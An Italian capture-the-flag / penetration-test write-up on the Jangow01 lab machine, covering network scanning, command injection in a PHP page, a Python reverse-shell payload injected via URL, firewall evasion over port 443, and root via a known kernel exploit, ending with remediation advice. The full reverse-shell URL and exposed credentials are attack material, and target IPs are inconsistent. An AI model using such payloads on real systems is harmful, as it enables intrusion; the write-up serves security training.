SECURE SENTINELS

PENETRATION TEST JANGO01

Target: Jangow01

Obiettivo: Ottenere i privilegi di root e recuperare la flag di sistema.

---

1. Introduzione


L'attività di analisi sulla macchina "**Jangow01**" ha evidenziato vulnerabilità critiche che hanno permesso la compromissione totale del sistema. Attraverso una vulnerabilità di ***Command Injection*** nell'applicazione web, è stato possibile ottenere un accesso iniziale. Successivamente, sfruttando una versione obsoleta del Kernel Linux, i privilegi sono stati elevati fino al livello di amministratore (**root**).

---


2. Network Discovery

Il primo passo è stato identificare l'indirizzo IP della macchina bersaglio all'interno della rete locale e analizzare i servizi attivi.

- **Scansione della rete**: Utilizzando il tool Nmap con il comando `sudo nmap -sn 192.168.50.0/24`, è stato identificato l'IP del bersaglio: 192.168.50.16.



- **Analisi dei servizi**: Una scansione approfondita delle porte sull'IP identificato ha rivelato due servizi principali aperti:
    - **Porta 21** (TCP): Servizio FTP (vsftpd 3.0.3).
    - **Porta 80** (TCP): Servizio Web HTTP (Apache 2.4.18).




---

3. Enumerazione Web e Accesso Iniziale

L'analisi si è concentrata sulla porta 80. Il sito web ospitato presentava una vulnerabilità sfruttabile che ha permesso l'accesso al server.


- **Analisi del Sito**: Visitando l'indirizzo IP via browser, è stata individuata una directory denominata `/site`. All'interno, è stata trovata una pagina PHP chiamata **busque.php**.



- **Vulnerabilità** (Command Injection): La pagina **busque.php** accettava input tramite il parametro **buscar**. È stato verificato che questo parametro non sanitizzava correttamente l'input, permettendo l'esecuzione di comandi di sistema arbitrari.
- **Esplorazione**

Abbiamo ora trovato delle credenziali (jangow01@abygurl69) tuttavia, provando ad esplorarle non siamo riusciti a scoprire granchè, procediamo quindi con uno script in python.

- **Exploitation** (Reverse Shell):
    1. È stato preparato uno script Python malevolo per instaurare una connessione inversa (*reverse shell*).
    2. Sulla macchina attaccante, è stato avviato un listener con **`nc -lvnp 443`**.
    3. Il payload è stato iniettato tramite URL, costringendo il server a connettersi alla macchina attaccante.



- Risultato: È stato ottenuto l'accesso al terminale della vittima con l'utente a bassi privilegi www-data.

Per stabilire la connessione inversa (Reverse Shell), è stata selezionata strategicamente la **porta 443**. Sebbene la shell non utilizzi il protocollo crittografato HTTPS, l'uso di questa porta standard permette spesso di eludere le regole di **Egress Filtering** del firewall.

È comune, infatti, che i firewall aziendali o perimetrali **blocchino** le connessioni in uscita su porte non standard, lasciando invece aperte le porte essenziali per la navigazione web (80 e 443).

La presenza di tali restrizioni è stata confermata successivamente durante la fase di post-exploitation, quando tentativi di download tramite **`wget`** su altre porte sono stati bloccati.

L'URL utilizzato per iniettare il codice Python è il seguente:


http://192.168.50.4/site/busque.php?buscar=python3%20-c%20'import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.50.10",443));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

---


4. Privilege Escalation

Una volta ottenuto l'accesso come utente limitato, l'obiettivo è diventato ottenere i diritti di amministratore (**root**).


- **Enumerazione del Sistema**: Eseguendo il comando **`uname -a`**, è stato scoperto che il sistema operativo era Ubuntu 16.04 con una versione del Kernel Linux molto vecchia (**4.4.0-31-generic**).



- **Ricerca dell'Exploit**: Utilizzando il tool **searchsploit** su Kali Linux per la versione del kernel 4.4.0, è stato individuato un exploit idoneo: **Linux Kernel < 4.13.9 (Ubuntu 16.04) - Local Privilege Escalation (Exploit-DB 45010)**. Questo exploit sfrutta una vulnerabilità nota come CVE-2017-16995.




- **Trasferimento del Codice**: Poiché il firewall della vittima bloccava strumenti come **wget**, il codice dell'exploit (scritto in C) è stato trasferito manualmente. Il contenuto del file **45010.c** è stato copiato e incollato direttamente sulla macchina vittima nella cartella **`/tmp`** usando il comando **`cat <<EOF > exploit.c.`**



5. Exploitation Finale e Root

Con il codice sorgente dell'exploit presente sulla macchina vittima, si è proceduto all'attacco finale.

- **Compilazione**: Il codice è stato compilato in un eseguibile utilizzando il compilatore GCC installato sulla macchina: `gcc exploit.c -o exploit`.
- **Esecuzione**: Lanciando l'eseguibile `./exploit`, il programma ha sfruttato il bug del kernel.
- **Verifica**: Il comando `whoami` ha confermato che l'utente corrente era diventato root.



- **Cattura della Flag**: Accedendo alla directory **`/root`**, è stato letto il file **proof.txt** contenente la flag finale.

Flag Hash: da39a3ee5e6b4b0d3255bfef95601890afd80709. (vuota)

---

6. Conclusioni e Raccomandazioni

La macchina **Jangow01** è risultata vulnerabile a causa di due fattori principali:

1. **Codice Web Non Sicuro**: La pagina PHP permetteva l'esecuzione di comandi esterni. **->** *Soluzione: Validare e sanitizzare tutti gli input utente.*
2. **Sistema Operativo Obsoleto**: Il Kernel Linux non era aggiornato esponendo il sistema a exploit noti. **->** *Soluzione: Aggiornare regolarmente il sistema operativo e applicare le patch di sicurezza.*